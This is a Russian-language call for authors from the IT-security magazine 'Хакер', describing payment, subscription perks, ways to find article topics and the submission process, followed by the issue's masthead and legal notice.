«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№06 (279)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Евгений Зобнин
zobnin@glc.ru

Валентин Холмогоров
valentin@holmogorov.ru

Татьяна Чупрова
chuprova@glc.ru

Марк Бруцкий-Стемпковский
brutsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2022